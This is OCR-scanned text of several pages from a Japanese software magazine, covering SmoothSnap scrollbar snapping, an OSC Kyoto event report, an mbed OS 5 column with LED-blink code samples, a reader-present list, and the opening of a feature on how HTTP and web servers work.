
大きな文書のスクロール

大きな文書が1ページのWebページになっているとき、その構造を把握しながらブラウジングを行うのはたいへんです。

図8は、私が昔書いた30個のWeb記事を並べて1つのページにしたものの一部をブラウザで表示している様子を示しています。ブラウザ画面では大きなWebページのごく一部しか見えていないため、スクロールを行いながらページ全体の構造を把握するのはかなり困難です。


右側の画面では章タイトル(「第28回……」)が見えているのでだいたいどのあたりをブラウズしているのかがわかりますが、左側の画面

▼ **図7** ノブのスライドでさまざまな時刻を設定する




▼ **図6** 時刻設定の例


▼ **図8** Web記事のスクロール



▼図9　ページ先頭



▼図10　先頭から少し下にドラッグした状態



▼図11　もう少しドラッグした状態。<h3>にスナッピングしている

▼図12　かなり下のほうまでドラッグした状態。<h2>にスナッピングしている

はタイトルが見えていないので、ブラウザ画面を見るだけではどの章なのかがわからず、上下にスクロールして初めて位置がわかることになります。

SmoothSnapを利用して同じページをブラウジングしている様子を**図9～図12**に示します。スクロールバーのノブをドラッグしたとき、ノブの移動量が小さい場合は通常の場合と同様にスクロールが行われますが、移動量が大きい場合は章や節の先頭でスクロールがスナッピングするため、常に<h2>や<h3>が画面のトップに位置することになり、全体的にどういう章や節で構成されているのかを容易にブラウズして把握できます。

SmoothSnapの期待

AlphaSliderのような手法では、標準的なスライダノブ以外に微調整用の特殊なGUI部品を使用していますが、SmoothSnapスライダもスクロールバーも外見は標準のものと変わりがなく、スナッピングと微調整の挙動が違うだけですから、特殊な前提知識なく利用できることが期待されます。

SmoothSnapは原理が単純であり、ブラウザのJavaScriptで簡単に実装できるのも利点でしょう。SmoothSnapは筆者のWebページ[注2]で実際に使ってみることができます。汎用ライブラリとしてはまだ準備できていませんが、要望が多ければ開発したいと思っています。

スライダやスクロールバーが発明されてから何十年もたっていますが、画期的な改良は行われていないようです。しかしまだまだコロンブスの卵的な細かい改善は可能だと思われますので追及していきたいと考えています。SD

注2）http://www.pitecan.com/SmoothSnap/

第8回 OSC京都とOSCアワード表彰式

宮原 徹(みやはら とおる) Twitter @tmiyahar 株式会社びぎねっと

宮原、80キロ切ったってよ

断酒してちょうど2ヵ月。83.6キロから78.1キロと5.5キロ減。前回のOSC北海道のあと、風邪をひき81キロ前後で足踏みしていましたが、体調回復を待って運動を開始、さらに今回レポートするOSC京都があったおかげで壁を乗り越えることができたようです。

関係各位から「早く飲めるようになれ」、「連載のタイトルイラストと合ってない」というありがたい(?)お言葉を多数頂戴しているので、早く目標の75キロをキープできるようになって、断酒から減酒に移行したいと思っています。

OSC京都前日準備にみるOSC運営の裏側

OSC京都は7月29日(金)、30日(土)の2日間、京都リサーチパークで開催されました。東京と並ぶフルサイズの2日間開催となるOSCですので、OSCがどのように運営されているか、その裏側を紹介します。

OSCは持続可能性を考えて、単純にアルバイトに作業をお願いすることは極力せず、情報系の学生やIT系の社会人の方にボランティアとして運営スタッフに参加してもらっています。経験を積んでもらうことで、OSC以外の勉強会の開催などに役立ててもらうことも狙っています。

イベント当日の運営スタッフなら合間にセミナーに参加したり、展示を見に行ったりできるので楽しんでもらえます。しかし、前日準備は会場の準備や配布物の作成など単なる作業になってしまうのが難点です。

今回はとくに大学の試験期間と重なってしまい学生スタッフの参加が難しかったのですが、それでも試験のない学生さんが多数集まってくれたおかげで、配布資料作成などの大仕事を早く終わらせられました。

ここで、事務局スタッフの前日準備の様子を紹介します。

- 9時 新幹線で東京・新横浜から京都へ向かう
- 11時 車内でシウマイ弁当を食す(写真1)
- 12時 会場到着。前日送っておいた事務局荷物(カーゴ1台分)を受け取る
- 13時 企業展示会場、セミナー会場準備開始
- 14時 学生スタッフ集合。配布物作成開始
- 17時 配布物作成完了。コミュニティ展示会場準備開始
- 18時 前日準備終了。お疲れ様でした

2日間で約1,000人が集まるイベントの裏側も、けっこう手作りでやっていたりします。このようなノウハウをぜひスタッフとして経験して、趣味や実務に役立ててほしいと感じています(**写真2**)。

▼写真1 新横浜駅で、定番の崎陽軒のシウマイ弁当を買うのも大事な儀式

▼写真2 懇親会終了後、スタッフ、さらに参加者のみなさんと記念撮影

▼写真3 『Unix考古学』の著者・藤田昭人氏の基調講演。200人規模のホールで立ち見が出る大盛況

情報収集もお仕事のうちです

以前にも書きましたが、OSCはおもに土曜日、たまに日曜日や祝日に開催しています。来場者の中心は現役のエンジニアのみなさんですので、平日開催だと参加できないというご意見が多いためです。

しかし、OSCを始めた10年以上前に比べると、OSSを業務で使うことも当たり前になってきましたし、息抜き的な意味も含めてイベント参加による情報収集も大事なお仕事だと思います。今回は、金曜日が350名、土曜日が650名と約2倍の違いが出ましたが、初日はかなりゆったりとセミナー参加、展示見学が行えたようです。1人でも多く、平日のOSCにお仕事で来てもらえるようになったらいいなと毎回思っています。もちろん、みなさんが殺到したら逆に困ってしまうので、バランスが難しいですね（写真3）。

第4回OSCアワード表彰式を開催

OSCアワードは、OSC開催に多大な貢献をしていただいた方を表彰させていただいております。今回は京都での開催も10回目ということで、関西で活動されている吉田智子氏、山下康成氏、菅雄一氏のお三方を表彰しました（写真4）。

土曜日の朝一番にコミュニティ展示会場で表彰式を行い、たくさんの方に表彰式に参加していただきました。終始和やかに、OSC全体を形作るすべてのみなさんとの一体感が感じられる、とてもよい表彰式となりました。SD

▼写真4 受賞者のみなさんとの記念撮影。左から吉田氏、山下氏、菅氏

Report スタッフ参加するといいことあるんですよ

OSCの特長として、アクティブな人ほどセミナーや展示などコンテンツ側に廻るため、イベント全体の運営を行うインフラ側には人が少ないという状況になりがちです。どこかの業界みたいですね。

それでも、「運営スタッフが足りないよ～」とTwitterでつぶやくと、「手伝いますよ～」という方もいらっしゃいます。また、早めから現地に入った出展企業の担当者さんにお手伝いしていただけることもあります。本当にありがたいことです。

そんなふうに手伝っていただいた方には、せめてものお礼ということで、事務局で用意しているノベルティグッズなどを差し上げたり、終了後の食事にお誘いしたりしています。

今回も、前日準備終了後に烏丸五条交差点にある蕎麦の名店「京都 蕎麦工房 蕎麦の実よしむら」で美味しい食事とお蕎麦をご馳走させていただきました。なぜかOSC京都の前日準備のあとは毎回このお店です。今回も会期中2回も通ってしまいました。断酒中で美味しい地酒が飲めなかったのが残念です。

前日準備はなかなかたいへんですが、1日の労を癒す名店での食事があるから、全国各地を飛び回れると感じてます。当日のランチも、運営スタッフを連れて「魁力屋」の九条ネギラーメンです。

前日準備を手伝ってくれた大屋さん、北海道・サンビットの佐々木さん（常連）と前夜祭

京都といえば、九条ネギたっぷりのラーメン

ツボイのなんでもネットにつなげちまえ道場

第16回

mbed OS 5

Author 坪井 義浩（つぼい よしひろ） Mail ytsuboi@gmail.com @ytsuboi
協力：スイッチサイエンス

はじめに


前回、USBのデバイスについて説明をし、今回はUSBのホストについて書くつもりでした。しかし、去る8月6日にmbed OS 5がリリースされ、mbedの開発環境自体に大きな変更が加わりましたので、今回はこれを紹介したいと思います（**図1**）。

ところで、mbed OS 5の「5」はどこから出てきたのでしょうか。これまで本連載で紹介してきたmbedライブラリは、mbed 2.0だとか、mbed Classicと呼ばれています。当初、mbedのライブラリはオープンソースではなく、mbedに対応したボードも2機種のみでした。この後、2013年にmbedライブラリはオープンソースになり、mbed 2.0ということで発表がなされました。

その後、本連載の第10回（2016年4月号）で簡単に説明をしたmbed OSは、mbed v3.0として2014年に発表されました。2015年には、Beta ReleaseとTechnology Preview Releaseが行われ、2016年にリリースが行われました。このときのmbed OSは、mbed 2.0のRTOS（リアルタイムオペレーティングシステム）とは異なり、MINARというイベント駆動型のスケジューラーを採用していました。

図2のように、mbed OS 3はmbed 2.0からドライバ部分のfork（分岐）をして、別に作られました。このために、私たちが使っていたmbed 2.0とは大きく異なるアーキテクチャでした。もちろん、mbed OS 3には、mbed 2.0には存在しなかった機能が多数実装されています。たとえばSSL/TLSのライブラリであるmbed TLSは、マイコン向けに実装されたフットプリント

▼図1　mbed OS 5のリリースを告げるmbedのページ



の小さなライブラリですので、mbed以外のマイコンにも移植して使われるなどしています。

mbed OS 5は、**図2**のとおり、mbed 2.0とmbed OS 3を一部はmerge(合併)し、一部はrework(改訂)することで作られました。こういった経緯で、mbed 2.0とmbed OS 3を足して、mbed OS 5という名前が付けられたようです。mbed OS 5では、mbed 2.0と同様にRTOSが採用されています。どういうわけか、**図2**では、mbed 2.0が「mbed OS 2.0」と書かれています。「mbed 2.0」と記すのが正しいと筆者は思いますが、元の図を尊重して、そのまま「OS」を残してあります。

RTOS (リアルタイムオペレーティングシステム)

このRTOSを少し説明しましょう。OSということですので、リソース管理を行うソフトウェアであることは推測できると思います。

最近では、OSというとWindowsやLinuxといったリッチなOSを思い浮かべる読者の方も多いでしょう。これらのOSは、汎用に使うコンピュータ用のOSです。一方で、マイコンを使う組み込みシステムというものは、コピー機やデジカメといった特定の目的に使う専用のコンピュータです。マイコンはコストを下げるためにメモリや処理速度などのリソースが、汎用のコンピュータと比較してとても限られています。また、機器を制御するという都合から、リアルタイムな制御が求められています。限られたリソースで、リアルタイムな制御を行うことに特化したOSが、RTOSです。ですので、汎用コンピュータのOSで想像するようなUI(ユーザインターフェース)は、RTOSには搭載されていないのが一般的です。


RTOSは、一般的にはマルチタスクなOSです。リアルタイムな制御というのは、この複数のタスクをスケジュールに応じて実行し、複数のタスクを実行しなければならないときには、優先度に従って実行をすることを指します。タスクを実行中に、より高優先度のタスクを実行する場合、すでに実行中のタスクを一時的に中断します。このようなスケジューリングはプリエンプティブ、動作はプリエンプションと呼ばれ、また、タスクの一時的な中断や後の再実行はコンテキストスイッチと呼ばれます(**図3**)。

ほかのスケジューリングには、ラウンドロビンや協調型[注1]などが挙げられますが、こういった方法では実行したいタスクが指定の時間に実行されるとは限らず、リアルタイム性が失われがちです。

mbed OS 5のRTOSは、ARMのRTXという

注1) 協調型は、各タスクが自分でOSにCPUの制御を返すという方式で、「ノンプリエンプティブなマルチタスク」です。Windows 3.1のころに頻繁に言われていた、懐かしい言葉です。

▼**図2** mbed OS(2+3=5)



※https://developer.mbed.org/blog/entry/Introducing-mbed-OS-5/ から引用


RTOSを使っています。このRTOSによって、タスク(スレッド)間の通信やリソースの共有が提供されています。

mbed OS 5のRTOSについての詳細は、https://docs.mbed.com/docs/mbed-os-api-reference/en/5.1/APIs/tasks/rtos/を参照してください。

Blinky

mbed 2.0と、mbed OS 3と、mbed OS 5の違いについて長々と述べているよりも、簡単なサンプルコードを見ていただくのが手っ取り早いでしょう。LEDを点滅させるコード(英語ではBlinkyと表記されます)を、それぞれの環境に合わせて書いた例を示します。どのコードを実行しても、同じようにmbed LPC1768のLED1が500ミリ秒ごとに点滅を繰りかえします(**写真1**)。

▼写真1　mbed LPC1768のLEDが点滅する様子



mbed 2.0では、LEDの点滅状態を変更し、その後0.5秒(500ミリ秒)待つということを無限ループの中で繰り返し実行していました(**リスト1**)。

リスト2はmbed 2.0でRTOSを使った場合です。この場合、main関数自身もRTOSによってスケジュールされるスレッドです。

mbed OS 3では、mainではなくapp_start関数を書く必要がありました(**リスト3**)。


app_start関数の中で500ミリ秒ごとにイベントを発生させ、LEDの点滅状態を変えるコードを実行しています。MINARを使う場合、ループ処理がない点に注目をしてください。

mbed OS 5の場合コードは、**リスト2**の「mbed 2.0でRTOSを使ってLED点滅」とほぼ同一です(**リスト4**)。これは、mbed 2.0のRTOSもmbed OS 5のRTOSも、CMSIS-RTOSのラッパーだからです。

こうしてサンプルコードを並べると、mbed 2.0とmbed OS 3、そしてmbed OS 5の関係がなんとなく見えてくると思います。mbed OS 5は、長く使われてきたmbed 2.0に近い設計になっていて、移行コストがとても低くなっていることがわかります。

一方で、mbed 2.0では外部ライブラリで使用が任意だったRTOSは、mbed OS 5ではRTOS前提になりました。RTOSはコンパクトだとはいえ、やはり一定以上のメモリを必要とします。このため、mbed 2.0対応ボードの一部は、mbed OS 5には対応できなさそうです。

▼図3　プリエンプティブなスケジューリングの例



パッケージ管理

mbed OS 3で導入されたパッケージ管理ツールのyottaは、mbed OS 5でmbed CLI[注2]に変更されました。オンラインコンパイラではmbed OS 3のプロジェクトをコンパイルできなかったのですが、これに伴い、オンラインコンパイラでmbed 2.0のプロジェクトも、mbed OS 5のプロジェクトもコンパイルできるようになりました。また、オフライン(開発者の手元の環境)での開発も、mbed 2.0のころよりも相当に手軽になりました。

GitHubにホストされているmbed OS 5のコードをmbed CLIでcloneして、そのまま手元の環境で使えるのです。mbed CLIを使ったオフライン開発環境の構築手順は、Windows用[注3]と、OS X用[注4]が日本語で書かれています。

サンプルコード

mbed OS 5のサンプルコードは、**https://developer.mbed.org/teams/mbed-os-examples/**で公開されています。mbedは、「ARM mbed IoT Device Platform」とWebサイトのトップページに書かれているように、IoTデバイスのプラットフォームに位置づけられています。このため、やはりネットワークへのコネクティビティに注力がなされているようです。BLE(Bluetooth Low Energy)はもちろん、冒頭で紹介したmbed TLSに関するサンプルコードがほとんどです。

これまで、本連載ではmbed 2.0の環境を前提に記事を書いてきましたが、ほぼ間違いなく今後mbedはmbed OS 5に舵を切っていくことになるでしょう。重複もあるでしょうが、この連載で過去紹介してきたテクノロジもmbed OS 5での使い方を紹介していきたいと思います。SD

注2) https://github.com/ARMmbed/mbed-cli
注3) https://developer.mbed.org/users/ytsuboi/notebook/ja-setup-mbed-cli-on-windows/
注4) https://developer.mbed.org/users/okano/notebook/setup-mbed-cli-on-mac-os-x-JP/

▼リスト1　mbed 2.0でRTOSを使わずLED点滅

```
#include "mbed.h"

DigitalOut led1(LED1);

int main() {
    while(true) {
        led1 = !led1;
        wait(0.5);
    }
}
```

▼リスト2　mbed 2.0でRTOSを使ってLED点滅

```
#include "mbed.h"
#include "rtos.h"

DigitalOut led1(LED1);

int main() {
    while (true) {
        led1 = !led1;
        Thread::wait(500);
    }
}
```

▼リスト3　mbed OS 3でLED点滅

```
#include "mbed-drivers/mbed.h"

using minar::Scheduler;

DigitalOut led1(LED1);

static void blinky(void) {
    led1 = !led1;
}

void app_start(int, char**){
    Scheduler::postCallback(blinky).
period(minar::milliseconds(500));
}
```

▼リスト4　mbed OS 5でLED点滅


```
#include "mbed.h"

DigitalOut led1(LED1);

int main() {
    while (true) {
        led1 = !led1;
        Thread::wait(500);
    }
}
```

読者プレゼントのお知らせ

『Software Design』をご愛読いただきありがとうございます。本誌サイト**http://sd.gihyo.jp/**の「読者アンケートと資料請求」にアクセスし、アンケートにご協力ください（アンケートに回答するにはgihyo.jpへのお名前と住所のアカウント登録が必要となります）。ご希望のプレゼント番号を記入いただいた方の中から抽選でプレゼントを差し上げます。締め切りは**2016年10月17日**です。プレゼントの発送まで日数がかかる場合がありますが、ご容赦ください。

ご記入いただいた個人情報は、プレゼントの抽選および発送以外の目的で使用することはありません。アンケートの回答は誌面作りのために集計いたしますが、それ以外の目的ではいっさい使用いたしません。記入いただいた個人情報は、作業終了後に責任を持って破棄いたします。


01 Cherryメカニカルキーボード「OWL-KB109CBRU2-BK」 1名



打鍵回数5,000万回可能な安心・高品質なキーボード。押し上げ圧が軽く、打鍵音が少ないので長時間タイピングに最適な、Cherryメカニカルスイッチ「茶軸」を採用しています。また、長時間PCを使う際に両手を置くことで、疲れにくい便利なパームレストも付属。キー配列は日本語JIS、インターフェースはUSBまたはPS/2、対応OSはWindows10/8.1/8/7/Vista。

提供元 オウルテック㈱ http://www.owltech.co.jp

02 世界の盾「JF-PEACE55」 2名



5,200mAh（2.1A出力）のモバイルバッテリー。底部をスライドするとスタンドになり、スマホやタブレットを立てかけて給電できます。LED表示により残量が一目でわかります。充電はMicroUSB、出力は標準USBから。白・黒どちらかをプレゼント。

提供元 フォースメディア https://www.forcemedia.co.jp

03 LinuxCon Japan 2016 ノベルティグッズ 1名

LinuxCon Japan 2016のノベルティグッズです。LinuxConのノベルティTシャツ（Lサイズ）と、openSUSEのマスコット「Geeko」のぬいぐるみをセットにしてプレゼント。

提供元 The Linux Foundation https://www.linuxfoundation.org

提供元 openSUSE https://www.opensuse.org

04 Amazon Web Services 活用入門 2名

石井 大河 ほか 著

AWSのユーザグループ「JAWS-UG」のメンバーが集まり執筆を行った、現場での導入と運用のテクニック・ノウハウが詰まった1冊です。画面キャプチャを多く使っており、入門者にも優しい内容です。

提供元 マイナビ出版 https://book.mynavi.jp

05 脆弱性診断スタートガイド 2名

上野 宣 著

Webアプリの開発後にセキュリティを確認するための「脆弱性診断」について、診断ツールである「OWASP ZAP」と「Burp Suite」を使いながら、その手法を実践的に学んでいきます。

提供元 翔泳社 http://www.shoeisha.co.jp

06 パーフェクトJava EE 2名

井上 誠一郎 ほか 著

Java EEの標準技術をDI／Web層／データアクセス層に分けて解説することで、大規模Webアプリ開発をするうえでの実践的な知識を一冊に凝縮。サーバサイドのJava開発をサポートします。

提供元 技術評論社 http://gihyo.jp

07 独習Python入門 2名

湯本 堅隆 著

プログラミングのわかりにくい概念をかわいいイラストで説明。Pythonについては最低限必要な文法に絞って解説することで、初心者でも楽しく学べる1冊になりました。「ござ先輩」こと湯本氏著。

提供元 技術評論社 http://gihyo.jp

第1特集

意外と説明できない?

Webサーバはなぜ動くのか?

HTTP、CGI、サーブレット、Node.js、Railsを一挙解説

Webサーバやブラウザって何をするもの?
HTTPではどんな情報がやりとりされているの?
Webサーバでプログラムはどうやって動くの?

本特集を読めば、これらの疑問に答えられるようになります。これが何の役に立つのでしょう?高速でセキュアなWebアプリを作るには必須の知識です。Webフレームワークの細かな設定/機能を使いこなすときにも、きっと役立つはずです。

Contents

イラスト　高野 涼香

HTTP・クッキー・セッションを学べばわかる

Webはどのように動作しているのか？

Author あきみち URL http://www.geekpage.jp Twitter @geekpage

「Webブラウザと Webサーバにはどんな役割があるのか」「クッキーとは何のためにあるのか」「セッションはどのように実現するのか」。これらを正しく説明できるでしょうか？　不安になったあなたは、HTTPの理解に穴があるかもしれません。本章でHTTPの基本を再確認しておきましょう。

Webの通信とは？

筆者が最初にWeb技術に触れたのは、大学1年生になった1994年でした。大学のコンピュータルームで朝から晩までMosaic（Webブラウザ）で遊んでいました。当時は、まだ一部のマニアが趣味でWebに触れているような状況でしたが、今ではWebが社会を構成する大きな要素にまで発展しています。この章では、世界的に使われるようになったWebが、どういった通信を行いつつ運用されているのかを紹介します。

Webの住所を表すURL

いまや非常に多くの人々が日常的に利用するようになったWebですが、たとえば、手元のスマホがWebを閲覧するときに、何が起きているのでしょうか？

日々更新されていく情報がどこにどのように存在していて、それらがどのように手元の機器に表示されるのかまで考えて使っている人は少ないのではないでしょうか。Webを見るときに手元の機器がインターネットを利用した通信を行っていることを意識せずに使っていると、手元の機器に世界中のすべての情報が詰まっているようにも錯覚しがちです。しかし、実際には必要に応じて手元の機器にインストールされたWebブラウザと呼ばれるソフトウェアが、情報を要求し提供された情報を表示しています。手元の機器は、インターネットに接続された「Webサーバ」からWebで提供されている情報を取得しているのです。ブラウザを英語で書くと「browser」で、サーバを英語で書くと「server」です。前者は、閲覧するという意味を持つ「browse」という単語を「er」で終わらせて「閲覧する者」、後者は「提供者」という意味をそれぞれ持ちます。


世界中に無数のWebサーバがありますが、どこのどのようなWebサーバに保存されている、どのような情報を取得するのかという「Webの住所」とも言える情報を表現したものがURL（Uniform Resource Locator）[注1]です。

URLの例として、http://www.example.com/welcome.htmlを考えてみましょう（**図1**）。

URLは、Webだけを表現したものではなく、Web以外のリソースも表現できるしくみになっています。URLは、「スキーム（scheme）」と「それぞれのスキームに応じた表現を行う部分」の

注1）本書では、説明を簡潔にするため、URI（Uniform Resource Identifier）と表記すべき部分もURLと表記している部分があります。

▼図1　URLの例



2つに分かれています。スキームというのは、計画、体系、しくみといった意味を持つ英単語ですが、URLの先頭部分にあるスキームは、そのURLがどういったものを示すものであるかを表現しています。

Webの通信であることを示すスキームは「http」です。httpというのは、Hypertext Transfer Protocolの略です。HTTPは、Webを閲覧するためのWebブラウザとWebサーバの間でコンテンツをやりとりするための方法を規定したものですが、URLの最初の部分が「http」になっていると、「これはWeb通信ですよ」ということを示しています。

スキームがhttpとなっているURLでは、「**http://ホスト/パス**」という表現になります。ホストは、「このサーバにWebのコンテンツがありますよ」ということを示しています。**図1**の例では、スキームの次に続く「www.example.com」部分がホストです。

最後の「/welcome.html」の部分がパス（Path）です。Pathという英単語は、経路や道順といった意味を持つ英単語です。スキームがhttpとなっているURLのパス部分は、そのホストに対して「このコンテンツがほしい」と要求するためのものです[注2]。

図1の例では、www.example.comというホストに対して、「/welcome.htmlをください」と要求を出すURLになっています。

URLを指定されたWebブラウザの動作

Webブラウザは、指定されたURLに応じて必要な通信を行います。ユーザがURLを指定する方法としては、Webページの特定の部分をクリックしたり、URLを直接入力したり、Webブラウザのブックマークを選択したりといろいろです[注3]。

ここでは、http://www.example.com/welcome.htmlというURLを指定されたWebブラウザの動きを紹介します。URLを指定されたWebブラウザは、次のような動作を行います。

①www.example.comのIPアドレスを調べる
②www.example.comのIPアドレスに対してTCPの80番ポートで接続する
③TCP接続が成功したら、HTTPリクエストを送信する
④HTTPレスポンスを受け取る
⑤受け取ったHTTPレスポンスに含まれる内容に応じて画面に表示される内容を変更する

これらを、順を追って説明していきます。

Webサーバの IPアドレスを調べる

URLに含まれるホスト部分に示されるWebサーバと通信するには、WebサーバのIPアドレスを知る必要があります。インターネットを利用した通信を行うには、IPアドレスが必要なのです。IPアドレスは、DNSというしくみなどを使って調べます[注4]。ここでは、「Webブラウザは、www.example.comという名前に対応するIPアドレスを調べることができる」と漠然と考えていただければと思います。

TCPの80番ポートに接続する

先ほどのWebブラウザの動作手順を振り返ってみましょう。次は、「②www.example.comのIPアドレスに対してTCPの80番ポートで接続する」の部分を説明します。

